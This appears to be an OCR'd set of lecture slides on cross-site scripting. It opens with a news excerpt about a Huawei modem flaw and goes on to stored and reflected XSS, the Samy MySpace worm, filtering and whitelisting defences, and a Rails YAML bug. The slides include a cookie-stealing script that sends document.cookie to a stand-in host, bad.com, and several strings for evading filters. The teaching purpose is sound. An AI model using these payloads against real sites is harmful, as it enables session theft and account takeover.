Cross-site scripting (XSS)

The US Computer Emergency Response Team (CERT) has issued a warning alerting businesses of a flaw in Huawei's popular E355 wireless broadband modem that could be

"Huawei E355 wireless broadband modems include a web interface for administration and additional services. The web interface allows users to receive SMS messages using the connected cellular network," explained the advisory.

"The web interface is vulnerable to a stored cross-site scripting vulnerability. The vulnerability can be exploited if a victim views SMS messages that contain JavaScript using the web interface. A malicious attacker may be able to execute arbitrary script in the context of the victim's browser."

Huawei has prepared a fixing plan and started the development and test of fixed versions. Huawei will update the Security Notice if any progress is made," read the advisory.

FireEye director of technology strategy Jason Steer told *V3* hackers could use the flaw for a variety of purposes. "Is it bad? Yes, XSS is a high-severity software flaw, because of its prevalence and its ability be used by attackers to trick users into giving away sensitive information such as session cookies," he said.

"By allowing hostile JavaScript to be executed in a user's browser they can do a number of things. The most popular things are performing account takeovers to steal money, goods and website defacement. If you could get an admin account then you can start changing


XSS: Subverting the SOP

- Site `attacker.com` provides a malicious script
- Tricks the user's browser into believing that the script's origin is `bank.com`
  - Runs with `bank.com`'s access privileges
- One general approach:
  - Trick the server of interest (`bank.com`) to actually send the attacker's script to the user's browser!
  - The browser will view the script as coming from the same origin… because it does!

Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the **`bank.com`** server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the **`bank.com`** server

Stored XSS attack



Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-influenced content* page on a vulnerable web service
- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)
- Attacker tools: ability to leave content on the web server (e.g., via an ordinary browser).
  - Optional tool: a server for receiving stolen user information
- Key trick: Server fails to ensure that content uploaded to page does not contain embedded scripts

Remember Samy?

- Samy embedded Javascript program in his MySpace page (via stored XSS)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - made them friends with Samy;
  - displayed “but most of all, Samy is my hero” on their profile;
  - installed the program in their profile, so a new user who viewed profile got infected
- From 73 friends to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend


http://namb.la/popular/tech.html

Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the `bank.com` server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the `bank.com` server

2. Reflected XSS attack
   - Attacker gets you to send the `bank.com` server a URL that includes some Javascript code
   - `bank.com` *echoes* the script back to you in its response
   - Your browser, none the wiser, executes the script in the response within the same origin as bank.com

Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com’s origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser* who uses a vulnerable web service that includes parts of URLs it receives in the web page output it generates
- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts
- Attacker tools: get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information
- Key trick: Server does not ensure that it's output does not contain foreign, embedded scripts

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove all executable portions of user-provided content that will appear in HTML pages
  - E.g., look for `<script> ... </script>` or `<javascript> ... </javascript>` from provided content and remove it
  - So, if I fill in the "name" field for Facebook as `<script>alert(0)</script>` and the script tags removed
- Often done on blogs, e.g., WordPress

https://wordpress.org/plugins/html-purified/

Problem: Finding the Content

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
  - `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>`
  - `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert('XSS');">]]>`
- Worse: browsers "helpful" by parsing broken HTML!
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter
  - Hard to get it all

Better defense: White list

- Instead of trying to sanitize, ensure that your application validates all
  - headers,
  - cookies,
  - query strings,
  - form fields, and
  - hidden fields (i.e., all parameters)
- … against a rigorous spec of what should be allowed.
- Example: Instead of supporting full document markup language, use a simple, restricted subset
  - E.g., markdown

XSS vs. CSRF

- Do not confuse the two:
- XSS attacks exploit the trust a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser
- CSRF attacks exploit the trust the legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website

Input validation, ad infinitum

- Many other web-based bugs that are ultimately due to **trusting external input** (too much)
- Another example: **Ruby on Rails Remote Code Execution**
  - Web request parameters parsed by content type
  - YAML data can be embedded in XML
  - Standard Ruby YAML parser can create Ruby *objects*
  - YAML parsing can trigger those objects — oops!
  - **Fix**: filter out or reject YAML, or its code constructs

http://blog.codeclimate.com/blog/2013/01/10/rails-remote-code-execution-vulnerability-explained/

Key idea: Verify, then trust

- The source of **many** attacks is carefully crafted data fed to the application from the environment
- Common solution idea: **all data** from the environment should be ***checked*** and/or ***sanitized*** before it is used
  - **Whitelisting** preferred to *blacklisting* - secure default
  - **Checking** preferred to *sanitization* - less to trust